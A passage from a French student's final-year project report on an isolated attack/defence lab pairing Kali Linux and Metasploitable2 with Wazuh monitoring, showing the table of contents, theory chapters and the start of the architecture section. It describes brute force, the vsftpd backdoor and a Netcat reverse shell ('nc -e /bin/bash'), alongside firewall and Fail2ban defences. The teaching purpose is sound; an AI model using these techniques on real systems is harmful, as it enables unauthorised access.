

RAPPORT DE PROJET DE FIN D'ÉTUDES

Conception et mise en œuvre d'une plateforme de simulation Attaque / Défense sous Unix

Environnement de test : Kali Linux (Attaquant) ↔ Metasploitable2 (Victime)

Volet supplémentaire : Supervision avec Wazuh (SIEM)

Réalisé par :

Soukaina DOUAZI

Encadré par :

Mme Asmae HMAMI

Membres du jury :

Mme Asmae HMAMI

M. Carlos ADONKO KOFFI

Année universitaire 2025 / 2026

REMERCIEMENTS

Avant tout, je rends grâce à Dieu, le Tout-Puissant, de m'avoir accordé la volonté, la patience et la force nécessaires pour accomplir ce travail dans les meilleures conditions.

Je tiens à exprimer ma profonde gratitude à ma directrice de projet, Madame Asmae Hmami, pour son encadrement bienveillant, ses conseils avisés, sa rigueur et sa disponibilité tout au long de la réalisation de ce projet de fin d'études. Ses orientations ont été d'une aide précieuse et ont grandement contribué à la qualité de ce travail.

Je remercie également l'ensemble du corps enseignant de mon établissement pour la qualité de la formation dispensée tout au long de mon cursus académique. Leurs enseignements m'ont fourni les bases solides nécessaires à la réalisation de ce projet.

Mes sincères remerciements vont également aux membres du jury qui ont accepté d'évaluer ce travail et de lui accorder de leur précieux temps. Leurs remarques et observations contribueront sans nul doute à l'enrichissement de ce projet.

Enfin, je dédie ce travail à ma famille, en particulier à mes chers parents, pour leur soutien indéfectible, leur amour inconditionnel et leurs encouragements constants qui m'ont permis d'avancer avec confiance et sérénité tout au long de mon parcours. Ce travail est le fruit de leurs sacrifices et de leur dévouement.

Douazi Soukaina

Sommaire

Le sommaire inclut les chapitres, les sous-sections et l'ensemble des figures du rapport.

1. Introduction et objectifs du projet.....	1
2. Notions théoriques étudiées.....	1
2.1 Nmap (Reconnaissance réseau).....	1
Présentation de l'outil.....	1
Principales options et techniques de scan.....	1
Interprétation des résultats.....	2
Place dans le déroulement d'une attaque.....	2
2.2 Metasploitable2 (Machine cible vulnérable).....	2
Présentation générale.....	2
Principales vulnérabilités exploitées.....	2
Rôle pédagogique dans le projet.....	3
2.3 Kali Linux — Volet Attaque.....	3
Kali Linux : présentation.....	3
Attaques par brute force (Hydra et Medusa).....	3
Notions SSH approfondies (kex et HostKeyAlgorithms).....	3
Reverse shell.....	3
Escalade de privilèges.....	3
2.4 Kali Linux / Linux — Volet Défense.....	4
iptables.....	4
UFW (Uncomplicated Firewall).....	4
Fail2ban.....	4
Durcissement (hardening) SSH.....	4
2.5 Wazuh (SIEM).....	4
Présentation générale.....	4
Architecture (Manager / Agent / Indexer / Dashboard).....	5
Règles, décodeurs et niveaux de sévérité.....	5
Réponse active (Active Response).....	5
Cartographie MITRE ATT&CK.....	5
3. Architecture de la plateforme.....	5
4. Reconnaissance réseau (Scan Nmap).....	6
<i>Figure 1 — Résultat du scan Nmap (-sV) sur Metasploitable2.....</i>	<i>6</i>
5. Volet Attaque (Red Team).....	7
5.1 Attaque par brute force SSH.....	7
5.1.1 Tentative avec Hydra.....	7
<i>Figure 2 — Échec de Hydra et lancement de Medusa.....</i>	<i>7</i>
5.1.2 Contournement avec Medusa.....	7
<i>Figure 3 — Succès de l'attaque par brute force avec Medusa.....</i>	<i>8</i>
5.2 Accès FTP anonyme.....	8
<i>Figure 4 — Connexion FTP anonyme réussie sur Metasploitable2.....</i>	<i>9</i>

6. Volet Défense (Blue Team).....	9
6.1 Blocage du port SSH (22).....	9
Figure 5 — Blocage du port SSH et vérification depuis Kali.....	10
6.2 Blocage du port FTP (21).....	10
Figure 6 — Test de connexion FTP après blocage du port 21.....	10
6.3 Blocage du port 1524 (backdoor / ingreslock).....	11
Figure 7 — Blocage du port 1524 sur Metasploitable2.....	11
6.4 Pare-feu UFW sur la machine attaquante.....	11
Figure 8 — Installation du pare-feu UFW.....	12
6.5 Mise en place de Fail2ban.....	12
Figure 9 — Installation et vérification du service Fail2ban.....	12
7. Supervision avec Wazuh (SIEM).....	13
Figure 10 — Tableau de bord (dashboard) Wazuh.....	13
7.1 Vérification des adresses IP et configuration de la redirection Syslog.....	13
Figure 11 — Vérification de l'adresse IP du serveur Wazuh Manager (ip a et hostname -l).....	14
Figure 12 — Configuration de la redirection Syslog vers le serveur Wazuh (/etc/syslog.conf).....	14
Figure 13 — Redémarrage du service Syslog après configuration.....	15
7.2 Configuration du serveur Wazuh Manager pour la réception des journaux.....	15
Figure 14 — Bloc de configuration <remote> ajouté dans ossec.conf.....	15
7.3 Vérification de l'absence de pare-feu sur le serveur Wazuh Manager.....	15
Figure 15 — Absence de pare-feu actif sur le serveur Wazuh Manager (firewalld et iptables non installés).....	16
7.4 Redémarrage du service Wazuh Manager et validation du port d'écoute.....	16
Figure 16 — Redémarrage et vérification de l'état du service wazuh-manager.....	16
Figure 17 — Vérification du port d'écoute UDP 514 (processus wazuh-remoted).....	17
7.5 Test de détection : simulation d'une tentative de connexion SSH échouée.....	17
Figure 18 — Simulation d'une tentative de connexion SSH échouée sur Metasploitable2.....	17
Figure 19 — Journal interne du service Wazuh Manager (ossec.log).....	18
7.6 Confirmation de la transmission réseau des journaux (capture tcpdump).....	18
Figure 20 — Capture réseau confirmant la réception des paquets Syslog en provenance de Metasploitable2.....	19
7.7 Confirmation de la détection via le tableau de bord Wazuh.....	19
Figure 21 — Vue d'ensemble du tableau de bord Wazuh après le test de brute force SSH.....	20
Figure 22 — Détail des alertes générées par la tentative de brute force SSH (module Threat Hunting).....	20
Figure 23 — Détail complet d'une alerte confirmant la source Metasploitable2.....	21
8. Scripts Bash d'automatisation (détection, réaction, audit).....	22
8.1 Développement des scripts et correction des erreurs de saisie.....	22
Figure 24 — Erreur initiale dans detect_attack.sh : contenu du script de blocage copié par erreur.....	22
Figure 25 — Contenu corrigé de detect_attack.sh (détection uniquement, sans action de blocage).....	23
Figure 26 — Script react_block.sh, avec la coquille « BLOGAGE » relevée puis corrigée en « BLOCAGE ».....	24
Figure 27 — Script audit.sh, avec l'erreur de chemin « /ets/passwd » relevée puis corrigée en « /etc/passwd ».....	24
8.2 Exécution des scripts et résolution d'une incompatibilité grep.....	24
Figure 28 — Attribution des droits d'exécution aux scripts (chmod +x).....	24
Figure 29 — Échec initial de detect_attack.sh : option grep -P non supportée.....	25
8.3 Difficulté annexe : négociation SSH depuis un client Windows moderne.....	25
Figure 30 — Échec de négociation SSH depuis un client Windows moderne (algorithmes d'hôte obsolètes).....	25

8.4 Recours à un terminal hôte (PowerShell) pour la saisie fiable des scripts.....	25
Figure 31 — Connexion SSH réussie depuis PowerShell après correction de la syntaxe de l'option -o.....	26
Figure 32 — Erreur d'ouverture de terminal (« Error opening terminal: xterm-256color ») lors du lancement de nano.....	26
Figure 33 — Écriture du script detect_attack.sh via la technique du here-document (cat > fichier << 'EOF').....	27
8.5 Résultats finaux : exécution validée des trois scripts.....	27
Figure 34 — Exécution réussie de detect_attack.sh : détection d'une adresse IP suspecte.....	27
Figure 35 — Exécution réussie de audit.sh : liste des ports en écoute sur Metasploitable2.....	28
Figure 36 — Exécution réussie de react_block.sh : blocage automatique de l'adresse IP suspecte.....	28
Figure 37 — Vérification de la règle de pare-feu appliquée (sudo iptables -L INPUT -n).....	29
9. Validation du scénario d'attaque complet depuis Kali Linux (Red Team).....	29
9.1 Reconnaissance réseau depuis Kali (Nmap).....	29
Figure 38 — Scan Nmap de Metasploitable2 depuis Kali (détection des services vulnérables).....	30
Figure 43 — Scan Nmap exhaustif (tous ports) révélant 26 services ouverts, dont un second backdoor.....	31
9.2 Tentative de force brute SSH avec Hydra : limite technique et contournement.....	31
Figure 39 — Échec de Hydra : incompatibilité des algorithmes de négociation SSH (kex error).....	32
Figure 40 — Succès du script personnalisé de force brute SSH (ssh_bruteforce.exp).....	33
9.3 Confirmation de la détection par Wazuh en temps réel.....	33
Figure 41 — Détection en temps réel des tentatives de connexion générées par le script de force brute (règle 2501).....	34
9.4 Exploitation du service vsftpd 2.3.4 via Metasploit.....	34
Figure 42 — Chargement du module d'exploitation vsftpd 2.3.4 backdoor dans Metasploit.....	34
Figure 44 — Exécution réussie du backdoor vsftpd : obtention d'un shell avec UID root.....	35
Figure 45 — Confirmation de l'accès root via la commande whoami.....	36
9.5 Établissement d'un reverse shell depuis Metasploitable2 vers Kali (Netcat).....	36
Figure 46 — Démarrage du listener Netcat sur Kali (nc -lvp 4444).....	36
Figure 47 — Échec de la méthode /dev/tcp puis reverse shell établi avec succès via Netcat (-e /bin/bash).....	36
Figure 48 — Réception de la connexion reverse shell sur le listener Kali.....	37
Figure 49 — Confirmation de l'identité et des privilèges obtenus via le reverse shell.....	37
9.6 Confirmation de l'escalade de privilèges et bilan des quatre volets d'attaque.....	37
Figure 50 — Séquence complète du reverse shell : identification (msfadmin), puis tentative d'élévation de privilèges (sudo su).....	37
9.7 Portée de la détection Wazuh selon le vecteur d'attaque.....	38
Figure 51 — Événements Wazuh de la période : seules les tentatives de connexion SSH échouées apparaissent.....	38
10. Extension : Analyse des alertes Wazuh par un agent IA (API Claude).....	38
10.1 Obtention d'un accès à l'API Claude (Claude Console).....	39
Figure 52 — Écran de sélection du mode d'utilisation de la Claude Console (Individuel / Organisation).....	40
Figure 53 — Tableau de bord de la Claude Console après connexion.....	41
Figure 54 — Rubrique « Clés API », vide avant toute création.....	42
Figure 55 — Fenêtre de création d'une nouvelle clé API (nom : pfe-soc-key).....	42
Figure 56 — Clé API affichée une seule fois lors de sa création.....	43
Figure 57 — Clé pfe-soc-key visible dans la liste des clés API du projet.....	43
10.2 Intégration de la clé API dans le script d'analyse (ai_analyst.py).....	43
Figure 58 — Insertion de la clé API dans le script ai_analyst.py via la commande sed, sur le serveur Wazuh Manager.....	43

10.3 Première exécution : restriction des permissions de lecture.....	44
Figure 59 — Erreur « Permission denied » lors de la première exécution : lecture du fichier alerts.json refusée, 0 alerte trouvée.....	44
10.4 Limitation d'accès Internet du serveur Wazuh Manager.....	44
10.5 Tentative de transfert du fichier alerts.json vers la machine hôte.....	45
Figure 60 — Échec de la commande scp, exécutée par erreur depuis le terminal SSH du serveur Wazuh plutôt que depuis PowerShell local.....	45
10.6 Résolution du transfert du fichier alerts.json.....	45
Figure 61 — Échec initial du scp : chemin d'origine inaccessible en lecture directe.....	45
Figure 62 — Transfert réussi du fichier alerts.json après copie préalable dans le répertoire personnel de wazuh-user.....	45
10.7 Absence de Python sur la machine hôte : appel direct de l'API en PowerShell.....	46
Figure 63 — Absence d'interpréteur Python sur la machine hôte.....	46
10.8 Premiers essais d'appel de l'API : erreurs 400 et 401.....	46
Figure 64 — Échec de la première requête API (erreur 400) et échec consécutif de l'extraction du rapport.....	46
Figure 65 — Contenu de la variable \$body révélant l'intégration brute et volumineuse du fichier alerts.json.....	47
Figure 66 — Corps de requête simplifié, mais échec par erreur d'authentification (401).....	47
10.9 Régénération de la clé API et nouvel essai.....	47
Figure 67 — Régénération d'une nouvelle clé API depuis la Claude Console.....	48
Figure 68 — Nouvelle clé API générée.....	48
Figure 69 — Nouvelle erreur 400 malgré une clé API valide, orientant le diagnostic vers un problème d'encodage du copier-coller.....	49
10.10 Tentative de fiabilisation via un fichier de script (.ps1).....	49
Figure 70 — Erreur de syntaxe liée au copier-coller, puis fichier pfe_api.ps1 introuvable.....	49
Figure 71 — Assouplissement de l'Execution Policy, sans effet sur l'erreur.....	50
Figure 72 — Confirmation de l'absence du fichier pfe_api.ps1 dans le dossier Downloads.....	50
10.11 Désactivation automatique des clés API partagées dans un environnement de discussion.....	50
Figure 73 — Construction du script pfe_api.ps1 via un here-string PowerShell et enregistrement dans un fichier .51	
Figure 74 — Nouvel échec (erreur 400) malgré une clé API récemment régénérée, révélant sa désactivation automatique.....	52
10.12 Restriction d'exécution des scripts PowerShell.....	52
Figure 75 — Blocage de l'exécution du script par la politique de sécurité PowerShell par défaut.....	53
Figure 76 — Exécution complète du script après levée de la restriction, mais échec persistant lié à la clé API.....	53
10.13 Diagnostic final : absence de crédit sur le compte Anthropic.....	54
10.14 Réorientation vers la réponse active Wazuh (Active Response).....	54
10.15 Difficultés d'accès au serveur Wazuh Manager par SSH.....	54
Figure 77 — Échec d'authentification SSH vers le Wazuh Manager avec le compte root.....	54
Figure 78 — Échec définitif de l'authentification SSH, toutes les méthodes proposées étant refusées.....	55
10.16 Contournement par la console VirtualBox et limitation de privilèges.....	55
Figure 79 — Accès à ossec.conf via la console VirtualBox, mais refus d'écriture faute de privilèges suffisants.....	56
10.17 Confirmation de l'accès root et reprise des opérations.....	56
Figure 80 — Nouvel échec d'authentification SSH par mot de passe sur le Wazuh Manager.....	57
Figure 81 — Fichier /etc/ssh/sshd_config consulté via la console VirtualBox pour diagnostiquer la restriction d'authentification.....	57
10.18 Ajout du bloc Active Response dans ossec.conf.....	57
Figure 82 — Insertion du bloc Active Response à la suite du bloc de réception syslog dans ossec.conf.....	58

10.19 Échec du redémarrage du service et diagnostic outillé.....	58
Figure 83 — Échec du redémarrage du service wazuh-manager après ajout du bloc Active Response.....	58
Figure 84 — Absence de l'outil ossec-logtest, remplacé par wazuh-logtest dans la version installée.....	58
Figure 85 — Journal systemd révélant une erreur de lecture du fichier XML ossec.conf.....	59
10.20 Correction d'une balise de fermeture dupliquée.....	59
Figure 86 — Fichier ossec.conf après suppression de la balise de fermeture dupliquée.....	60
Figure 87 — Persistance de l'erreur de configuration XML après la première correction, sur plusieurs tentatives successives.....	61
10.21 Diagnostic précis par validation XML (xmllint).....	61
Figure 88 — Échec de wazuh-logtest avec la syntaxe héritée de l'ancien ossec-logtest.....	61
Figure 89 — Diagnostic xmllint final : incohérence entre la balise ouvrante <rules_id> et la balise fermante </rules_id>.....	61
10.22 Identification de la cause exacte : une seconde balise d'ouverture dupliquée.....	61
Figure 90 — Persistance de l'erreur XML après la première correction, orientant la recherche vers une autre partie du fichier.....	61
Figure 91 — Vérification du début du fichier, confirmant une unique balise d'ouverture <ossec_config> à la ligne 7.....	62
Figure 92 — Recherche exhaustive révélant une balise d'ouverture surnuméraire à la ligne 317.....	62
10.23 Correction finale et validation du service Active Response.....	62
Figure 93 — Suppression de la balise surnuméraire et validation XML sans erreur.....	62
Figure 94 — Service wazuh-manager actif et stable après correction complète du fichier de configuration.....	63
10.24 Tentative de validation fonctionnelle par une nouvelle attaque de brute force.....	63
Figure 95 — Échec initial de la nouvelle tentative Hydra : machine cible non démarrée.....	64
Figure 96 — Reproduction de l'incompatibilité d'algorithmes SSH déjà rencontrée au chapitre 5.1, empêchant Hydra de tester le blocage automatique.....	64
Figure 97 — Tableau de bord Wazuh avant la nouvelle attaque : 3 alertes moyennes, 16 alertes faibles.....	65
Figure 98 — Détail des événements détectés dans le module Threat Hunting suite à l'attaque de test.....	65
10.25 Contournement de l'incompatibilité SSH via le module Metasploit ssh_login.....	65
Figure 99 — Lancement de la console Metasploit en vue d'une attaque de brute force SSH via le module ssh_login.....	66
Figure 100 — Configuration et lancement du module auxiliary/scanner/ssh/ssh_login contre Metasploitable2....	66
10.26 Limite structurelle de la détection : absence d'agent Wazuh sur la cible.....	66
Figure 101 — Absence de nouvelle alerte spécifique au brute force SSH dans le tableau de bord Wazuh, confirmant la limite de la couverture par redirection syslog seule.....	67
10.27 Connexion à Metasploitable2 en vue du déploiement de l'agent.....	67
Figure 102 — Rejet de la connexion SSH suite au changement de l'empreinte de la clé d'hôte de Metasploitable2.....	67
Figure 103 — Connexion SSH établie avec succès sur Metasploitable2 après nettoyage du fichier known_hosts....	68
10.28 Échec du déploiement de l'agent par absence d'accès Internet de la cible.....	68
Figure 104 — Échec de l'installation du paquet wazuh-agent, l'archive étant introuvable.....	68
Figure 105 — Confirmation de l'absence du fichier .deb sur Metasploitable2 après la tentative de téléchargement.....	68
10.29 Tentative de contournement par relais via Kali.....	68
Figure 106 — Échec de résolution DNS depuis Kali, confirmant l'absence d'accès Internet sur l'adaptateur réseau utilisé.....	69
10.30 Persistance de l'absence d'accès Internet malgré l'ajout d'un adaptateur NAT.....	69
Figure 107 — Échec persistant de la résolution DNS malgré l'ajout d'un adaptateur réseau NAT sur Kali.....	70

Figure 108 — Persistance de l'échec malgré la configuration manuelle d'un serveur DNS public, écartant l'hypothèse d'un simple problème DNS.....	71
10.31 Contournement final : téléchargement via le poste hôte et transfert par SCP.....	71
Transfert du paquet d'installation vers Kali via un dossier partagé VirtualBox.....	71
Figure 109 — échec du transfert scp direct depuis le poste hôte Windows vers Kali (connexion refusée sur le port 22).....	72
Figure 110 — récupération du paquet wazuh-agent depuis le dossier partagé VirtualBox (/media/sf_shared).....	72
Transfert du paquet depuis Kali vers Metasploitable2 et correction des permissions.....	72
Figure 111 — échec du transfert par permissions insuffisantes (Permission denied), puis succès après correction (chmod 644).....	73
Installation du paquet wazuh-agent sur Metasploitable2.....	73
Figure 112 — installation réussie du paquet wazuh-agent sur Metasploitable2.....	74
Configuration de l'adresse du Manager et échec du démarrage de l'agent (incompatibilité GLIBCXX).....	74
Figure 113 — échec du démarrage de l'agent : erreur de symbole GLIBCXX_3.4 dans libstdc++.so.6.....	74
Réorientation : validation de la réponse active via la chaîne de supervision syslog existante.....	75
Figure 114 — état des services du Wazuh Manager avant redémarrage : wazuh-csyslogd et wazuh-dbd non actifs.....	75
Figure 115 — redémarrage complet des services du Wazuh Manager (wazuh-csyslogd et wazuh-dbd démarrés). ..	76
Attaque de validation : force brute SSH via le module Metasploit ssh_login.....	76
Figure 116 — lancement de la console Metasploit (msfconsole).....	76
Figure 117 — configuration et lancement du module ssh_login (compte msfadmin, dictionnaire rockyou.txt, 10 threads).....	77
Résultat : détection et blocage automatiques confirmés (module Threat Hunting).....	77
Figure 118 — alternance des règles 2501 (détection) et 651 (blocage automatique) confirmant le fonctionnement de la réponse active, 111 hits.....	77
10.32 Bilan et perspectives de cette extension.....	78
11. Difficultés rencontrées.....	78
12. Mise en pratique des notions étudiées.....	79
12.1 Nmap (Reconnaissance réseau).....	79
12.2 Metasploitable2 (Machine cible vulnérable).....	79
12.3 Kali Linux — Volet Attaque.....	79
12.4 Kali Linux / Linux — Volet Défense.....	80
12.5 Wazuh (SIEM).....	80
13. Conclusion et perspectives.....	80
Ressources utilisées.....	81
Environnement et virtualisation.....	81
Volet Attaque (Red Team).....	81
Volet Défense (Blue Team).....	82
Supervision et SIEM.....	82
Scripts Bash développés.....	82
Extension — Analyse par IA.....	83
Sources et liens (Webographie).....	83
Dépôt du projet (code source).....	84

1. Introduction et objectifs du projet

Ce projet de fin d'études a pour but de concevoir et de mettre en œuvre une plateforme de simulation Attaque / Défense sous environnement Unix. L'objectif est de reproduire, dans un environnement contrôlé et isolé, un scénario réaliste d'attaque informatique afin de comprendre les techniques offensives courantes, d'analyser les traces qu'elles laissent dans les journaux système, et de mettre en place des mécanismes de défense permettant de détecter et de contrer ces attaques. Les objectifs spécifiques du projet sont les suivants :

- Simuler des attaques informatiques réelles (reconnaissance réseau, brute force, exploitation de services vulnérables) ;
- Analyser les traces (logs) générées par ces attaques sur la machine victime ;
- Mettre en place des mécanismes de défense (pare-feu, durcissement des services, Fail2ban) ;
- Automatiser la détection et la réaction face aux attaques, notamment via une solution SIEM (Wazuh).

2. Notions théoriques étudiées

La réalisation de ce projet a nécessité l'étude de plusieurs notions théoriques et techniques, réparties autour de quatre axes principaux : la reconnaissance réseau avec Nmap, l'environnement cible Metasploitable2, les techniques d'attaque et de défense sous Kali Linux, et la supervision avec le SIEM Wazuh. Ces notions sont détaillées ci-dessous ; elles sont mobilisées tout au long des chapitres suivants, et leur mise en application concrète sur la plateforme, avec référence aux figures correspondantes, est récapitulée au chapitre 9.

2.1 Nmap (Reconnaissance réseau)

Présentation de l'outil

Nmap (Network Mapper) est un outil open source de référence pour l'audit et la reconnaissance réseau. Il permet de découvrir les hôtes actifs sur un réseau, d'identifier les ports ouverts sur ces hôtes, de déterminer les services associés à ces ports et leurs versions, ainsi que, dans certains cas, le système d'exploitation utilisé. Dans le cadre d'un test d'intrusion, Nmap est l'outil utilisé lors de la phase de reconnaissance (footprinting / fingerprinting), qui précède toute tentative d'exploitation.

Principales options et techniques de scan

- -sS (SYN scan) : technique de scan furtif dite « half-open », qui envoie un paquet SYN et analyse la réponse sans compléter la connexion TCP, réduisant ainsi sa visibilité dans les journaux ;
- -sV (détection de version) : pousse Nmap à interroger chaque port ouvert pour déterminer précisément le service et sa version (ex. OpenSSH 4.7p1, vsftpd 2.3.4), une information capitale pour rechercher des vulnérabilités connues associées à ces versions ;
- -p- : indique à Nmap de scanner l'ensemble des 65535 ports TCP, plutôt que la liste par défaut des 1000 ports les plus courants, afin de ne manquer aucun service exposé ;
- -A : active simultanément la détection de version, la détection du système d'exploitation, le traceroute et l'exécution de scripts NSE (Nmap Scripting Engine) par défaut, fournissant un profil complet de la cible en une seule commande ;

- -O : tentative d'identification du système d'exploitation de la cible à partir de l'analyse de la pile TCP/IP (fingerprinting).

Interprétation des résultats

Pour chaque port scanné, Nmap renvoie un état parmi les suivants : open (le port accepte les connexions et un service y est actif), closed (le port répond mais aucun service n'écoute), ou filtered (aucune réponse n'a été reçue, généralement parce qu'un pare-feu bloque silencieusement les paquets). L'analyse combinée de l'état des ports, du service détecté et de sa version permet de dresser une cartographie précise de la surface d'attaque d'une machine.

Place dans le déroulement d'une attaque

La reconnaissance constitue la première étape du modèle « Cyber Kill Chain », qui décrit les phases successives d'une cyberattaque (reconnaissance, intrusion, exploitation, élévation de privilèges, exfiltration). Sans cette étape, un attaquant ne dispose d'aucune information exploitable sur sa cible : c'est donc le résultat du scan Nmap qui oriente directement le choix des vecteurs d'attaque à privilégier (un service SSH ancien orientera vers une attaque par brute force, un serveur FTP mal configuré vers une tentative d'accès anonyme, etc.).

2.2 Metasploitable2 (Machine cible vulnérable)

Présentation générale

Metasploitable2 est une machine virtuelle officiellement développée par Rapid7 (éditeur du framework Metasploit) à des fins pédagogiques. Basée sur une distribution Ubuntu Server 8.04 délibérément non mise à jour, elle embarque de nombreux services obsolètes et mal configurés, dont les failles sont volontairement laissées exploitables. Elle constitue un terrain d'entraînement standard dans les formations en sécurité offensive, car elle permet de pratiquer des techniques d'attaque réelles dans un environnement totalement isolé, sans implication légale ou éthique.

Principales vulnérabilités exploitées

- Backdoor de vsFTPD 2.3.4 : une version compromise du serveur FTP vsftpd, distribuée frauduleusement entre 2011 et 2012, contenant une porte dérobée permettant d'obtenir un accès shell via une commande de connexion spécifique ;
- Bindshell sur le port 1524 : un service nommé « Metasploitable root shell » écoute en permanence sur ce port et fournit directement un shell avec les privilèges root à toute connexion entrante, sans authentification ;
- Comptes par défaut faibles : le compte msfadmin (mot de passe msfadmin) est un compte administrateur préconfiguré, volontairement faible, représentatif d'une mauvaise pratique très répandue en environnement réel ;
- Services réseau obsolètes : Samba (partage de fichiers), Telnet (accès distant non chiffré), rlogin/rsh (authentification basée sur la confiance entre hôtes), Java RMI, et plusieurs bases de données (MySQL, PostgreSQL) exposées avec des configurations par défaut.

Rôle pédagogique dans le projet

L'utilisation de Metasploitable2 a permis de disposer d'une cible unique, mais offrant une grande diversité de vecteurs d'attaque cohérents avec les objectifs du sujet (brute force, accès non authentifié, backdoor, escalade de privilèges). Chaque vulnérabilité identifiée lors de la phase de reconnaissance a ainsi pu être reliée à une attaque concrète, puis à une contre-mesure spécifique, formant un cycle complet attaque/défense.

2.3 Kali Linux — Volet Attaque

Kali Linux : présentation

Kali Linux est une distribution Linux basée sur Debian, spécialement conçue pour les tests d'intrusion et l'audit de sécurité. Elle regroupe par défaut plusieurs centaines d'outils couvrant l'ensemble des phases d'un test d'intrusion : reconnaissance (Nmap), analyse de vulnérabilités, exploitation (Metasploit, Hydra, Medusa), post-exploitation et reporting.

Attaques par brute force (Hydra et Medusa)

Une attaque par brute force consiste à tester automatiquement, et de manière exhaustive ou via un dictionnaire (wordlist), un grand nombre de combinaisons identifiant/mot de passe sur un service d'authentification (ici SSH), jusqu'à trouver une combinaison valide. Hydra et Medusa sont deux outils concurrents réalisant cette tâche, mais qui diffèrent dans leur implémentation du protocole SSH : Hydra ne permet pas, en ligne de commande, d'imposer des algorithmes d'échange de clés (kex) personnalisés, alors que Medusa accepte la négociation avec des algorithmes plus anciens, ce qui explique la différence de comportement observée face à un serveur SSH ancien comme celui de Metasploitable2.

Notions SSH approfondies (kex et HostKeyAlgorithms)

Le protocole SSH repose sur une phase de négociation initiale appelée « key exchange » (kex), durant laquelle le client et le serveur s'accordent sur les algorithmes cryptographiques à utiliser (échange de clés, type de clé d'hôte, chiffrement). Pour des raisons de sécurité, les versions récentes d'OpenSSH désactivent par défaut les algorithmes jugés obsolètes, tels que ssh-rsa et ssh-dss. Lorsqu'un client récent (Kali) tente de se connecter à un serveur ancien (OpenSSH 4.7p1 sur Metasploitable2) qui ne propose que ces algorithmes, la négociation échoue (« no matching host key type found »). La solution consiste à réactiver explicitement ces algorithmes côté client via les options `-oHostKeyAlgorithms+=ssh-rsa` et `-oPubkeyAcceptedKeyTypes+=ssh-rsa`.

Reverse shell

Un reverse shell est une technique permettant à un attaquant d'obtenir un accès interactif (shell) à une machine compromise, en inversant le sens de la connexion : c'est la machine victime qui initie la connexion vers la machine de l'attaquant, généralement via Netcat ou un script Bash. Cette approche permet de contourner les pare-feux qui bloquent les connexions entrantes mais autorisent les connexions sortantes, ce qui en fait une technique de post-exploitation très répandue.

Escalade de privilèges

L'escalade de privilèges désigne l'ensemble des techniques permettant à un attaquant, après avoir obtenu un accès initial avec des droits limités, d'obtenir des droits plus élevés (généralement root). Les

vecteurs les plus courants exploitent des mauvaises configurations : droits sudo accordés sans mot de passe ou de manière trop permissive, binaires possédant le bit SUID exploitable pour exécuter du code avec les privilèges du propriétaire, ou tâches cron exécutées en tant que root pointant vers des fichiers modifiables par un utilisateur non privilégié.

2.4 Kali Linux / Linux — Volet Défense

iptables

iptables est l'outil historique de configuration du pare-feu intégré au noyau Linux (Netfilter). Il fonctionne sur la base de chaînes de règles, les plus importantes étant INPUT (trafic entrant destiné à la machine), OUTPUT (trafic sortant) et FORWARD (trafic transitant par la machine). Chaque règle associe un critère (protocole, port, adresse source/destination) à une action (ACCEPT, DROP, REJECT). Les règles sont évaluées dans l'ordre où elles sont définies, et la première règle correspondante s'applique : l'ordre de déclaration est donc déterminant pour le comportement effectif du pare-feu.

UFW (Uncomplicated Firewall)

UFW est une interface simplifiée au-dessus d'iptables, conçue pour faciliter la gestion courante d'un pare-feu sans manipuler directement la syntaxe complexe d'iptables. Des commandes simples telles que `ufw enable`, `ufw allow <port>` ou `ufw deny <port>` génèrent automatiquement les règles iptables correspondantes, tout en conservant la persistance de la configuration au redémarrage.

Fail2ban

Fail2ban est un service de prévention d'intrusion qui surveille en temps réel les journaux système (par exemple `/var/log/auth.log` pour SSH) à l'aide de filtres définis sous forme d'expressions régulières. Lorsqu'une adresse IP dépasse un nombre défini de tentatives de connexion échouées dans un intervalle de temps donné, Fail2ban déclenche automatiquement une action de bannissement, le plus souvent l'ajout d'une règle iptables bloquant cette IP pendant une durée configurable. Cette approche est qualifiée d'organisation en « jails » : chaque jail correspond à un service surveillé (sshd, vsftpd, etc.) et associe un filtre à une action.

Durcissement (hardening) SSH

Le durcissement d'un service SSH consiste à réduire sa surface d'attaque par des mesures de configuration : désactivation de la connexion directe en tant que root (`PermitRootLogin no`), remplacement de l'authentification par mot de passe par une authentification par clés cryptographiques (`PasswordAuthentication no`), changement du port d'écoute par défaut, et limitation des utilisateurs autorisés à se connecter. Combinées, ces mesures réduisent considérablement l'efficacité d'une attaque par brute force.

2.5 Wazuh (SIEM)

Présentation générale

Wazuh est une plateforme open source de sécurité combinant les fonctions de SIEM (Security Information and Event Management) et de XDR (Extended Detection and Response). Elle permet la collecte, l'analyse et la corrélation centralisées des journaux et événements de sécurité provenant de

multiples machines, dans le but de détecter des comportements suspects et d'y réagir automatiquement.

Architecture (Manager / Agent / Indexer / Dashboard)

- Manager : composant central qui reçoit les données envoyées par les agents, applique les règles de détection et déclenche les réponses actives ;
- Agent : programme léger installé sur chaque machine à surveiller, qui collecte localement les journaux système, les événements de sécurité et les informations de configuration, puis les transmet au manager de manière chiffrée ;
- Indexer : composant basé sur OpenSearch, chargé du stockage et de l'indexation des événements afin de permettre des recherches rapides ;
- Dashboard : interface web de visualisation permettant de consulter les alertes, les statistiques et les tableaux de bord de sécurité.

Règles, décodeurs et niveaux de sévérité

Lorsqu'un agent transmet un événement brut (par exemple une ligne du fichier auth.log), le manager applique d'abord un décodeur, qui extrait les champs pertinents (adresse IP source, nom d'utilisateur, type d'événement). Ces champs sont ensuite comparés aux règles de détection préconfigurées : si une correspondance est trouvée, une alerte est générée avec un niveau de sévérité allant de 0 (information) à 15 ou plus (critique). Par exemple, plusieurs échecs de connexion SSH consécutifs depuis la même adresse IP correspondent typiquement à une règle de détection de brute force, classée en sévérité moyenne (niveau 7 à 11).

Réponse active (Active Response)

La réponse active est le mécanisme par lequel Wazuh peut réagir automatiquement à une alerte, sans intervention humaine, en exécutant un script prédéfini sur l'agent concerné. L'exemple le plus courant consiste à ajouter automatiquement une règle iptables bloquant l'adresse IP source dès qu'une alerte de brute force dépasse un certain niveau de sévérité, fermant ainsi la boucle complète détection → décision → action.

Cartographie MITRE ATT&CK

Wazuh intègre nativement une correspondance entre ses règles de détection et le référentiel MITRE ATT&CK, une base de connaissances qui répertorie les tactiques (objectifs de l'attaquant, par exemple « Credential Access ») et les techniques (méthodes précises, par exemple « Brute Force - T1110 ») observées dans des attaques réelles. Cette cartographie permet de relier chaque alerte générée à un contexte d'attaque standardisé et reconnu dans l'industrie de la cybersécurité.

3. Architecture de la plateforme

La plateforme repose sur trois machines virtuelles interconnectées sur un même réseau privé (VirtualBox), simulant les trois rôles classiques d'un environnement de cybersécurité offensive/défensive :

Machine	Système	Adresse IP	Rôle
Attaquant	Kali Linux	192.168.56.106	Lancer les attaques (scan,

